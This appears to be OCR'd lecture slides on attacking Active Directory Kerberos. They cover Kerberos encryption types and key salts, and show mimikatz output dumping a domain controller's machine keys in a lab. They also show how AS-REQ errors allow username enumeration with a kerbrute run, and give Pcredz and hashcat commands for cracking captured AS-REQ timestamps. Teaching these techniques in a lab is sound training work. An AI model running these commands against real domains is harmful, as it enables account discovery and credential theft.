
https://www.youtube.com/watch?v=qZPvgoUzCdI

Active Directory глазами хакера (?)

What about encryption?

- DES (deprecated)
- RC4
- AES128/AES256

That’s all from user password



sekurlsa::ekeys

```
Authentication Id : 0 ; 69251 (00000000:00010e83)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 02.11.2023 21:51:30
SID               : S-1-5-90-0-1

         * Username : DC01$
         * Domain   : cringe.lab
         * Password : 70 70 a0 ed e3 65 63 e6 8c 9b e8 3c c5 cb 7e 40 d3 c8 23 4d 9e 80 6d a0 30 9d 44 ca 2b af 18 45 d8 5a fc 42 3c 86 59 1
e 07 f8 ae 44 89 0c 83 48 97 c1 61 a0 65 ce ff 3c 29 93 e2 77 68 12 2e ba f7 64 f2 a7 f6 50 8e f7 fa c6 32 89 bc 09 ac 65 53 13 19 aa c9 c0
88 e4 25 de dc dd 0b 10 7b f5 5c 6c 2b 8b d5 f2 41 fc fe 12 74 60 b1 93 1a 00 24 2b 04 02 1d be a9 11 0e e7 fb 1e 14 a6 2b d5 e4 d6 c6 d9 0f
 db d1 ac 22 8b 86 8e f9 a2 e5 70 9d 4c 5d 85 88 8d 03 88 a6 a4 4e 23 1a d0 b7 04 df 62 3e 5a 45 fa 36 32 b8 95 0a 29 ce cf c4 23 52 0d ca 8
f 6d 7b a4 6d ed 5b 6f 9a 56 9a 1f a9 c6 6d be c1 c0 4b f8 35 5a 87 70 d4 e9 b4 38 fd 83 5f b3 83 97 eb dd bc f6 d6 ef b5 48 90 2e f6 98 a0
f3 5f 63 9d bc 02 5e 46 fa 20 7c 3f 59 74
         * Key List :
           aes256_hmac       afc8cfb095cd180efd94aa44e95a7ab977af67785169cdfed992cdd752472f8c
           aes128_hmac       1f151815764967e3f9178f1bd75070f0
           rc4_hmac_nt       944d956d268327608c1dde48ebc84f98
           rc4_hmac_old      944d956d268327608c1dde48ebc84f98
           rc4_md4           944d956d268327608c1dde48ebc84f98
           rc4_hmac_nt_exp   944d956d268327608c1dde48ebc84f98
           rc4_hmac_old_exp  944d956d268327608c1dde48ebc84f98
```

What about encryption?

AES128/AES256

16 bytes

32 bytes

Salt for users: FQDN + USERNAME


OFFICE.CORPmichael

Salt for computers: FQDN + host + comp name (w/o $)


OFFICE.CORPhostcomputer.office.corp

Kerberos. Middle Level. AS-REQ

Do u know about x2 AS-REQ? ☺



No.	Time	Source	Destination	Protocol	Length	Info
17	0.343079	127.0.0.21	127.0.0.21	KRB5	217	AS-REQ
18	0.343178	127.0.0.21	0.0.0.0	KRB5	217	AS-REQ
19	0.347663	0.0.0.0	127.0.0.21	KRB5	611	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
20	0.347708	127.0.0.21	127.0.0.21	KRB5	611	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
21	0.355238	127.0.0.21	127.0.0.21	KRB5	312	AS-REQ
22	0.355273	127.0.0.21	0.0.0.0	KRB5	312	AS-REQ
23	0.359252	0.0.0.0	127.0.0.21	KRB5	1429	AS-REP
24	0.359261	127.0.0.21	127.0.0.21	KRB5	1429	AS-REP




AS-REQ

ERR_PREAUTH_REQUIRED → AS-REQ with tmstmp

ERR_PRINCIPAL_UNKNOWN → NO AS-REQ

Kerberos. Middle Level. AS-REQ

U can enumerate users depends on error!




```
┌──(kali㉿kali)-[~/Desktop/thm/kerberos][13/08/22 6:42:28]
└─$ ./kerbrute_linux_amd64 userenum --dc 10.10.215.229 -d CONTROLLER.local User.txt --output found_users.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/13/22 - Ronnie Flathers @ropnop

2022/08/13 06:42:50 >  Using KDC(s):
2022/08/13 06:42:50 >   10.10.215.229:88

2022/08/13 06:42:50 >  [+] VALID USERNAME:       admin1@CONTROLLER.local
2022/08/13 06:42:50 >  [+] VALID USERNAME:       admin2@CONTROLLER.local
2022/08/13 06:42:50 >  [+] VALID USERNAME:       administrator@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       httpservice@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user2@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user1@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       sqlservice@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       machine2@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       machine1@CONTROLLER.local
2022/08/13 06:42:51 >  [+] VALID USERNAME:       user3@CONTROLLER.local
2022/08/13 06:42:51 >  Done! Tested 100 usernames (10 valid) in 0.661 seconds
```

Kerberos. AS-REQ Enum Links

https://github.com/ropnop/kerbrute

https://github.com/attackdebris/kerberos_enum_userlists

Kerberos. AS-REQ Roasting



```
python3 ./Pcredz
        -i eth0
        -v
```

```
hashcat
    -a 0
    -m 7500
    hashes.txt
    wordlist
    -o result.txt
```


Extract encrypted timestamp and BRUTEFORCE IT!

Kerberos. AS-REQ Roasting Links

https://github.com/lgandx/PCredz

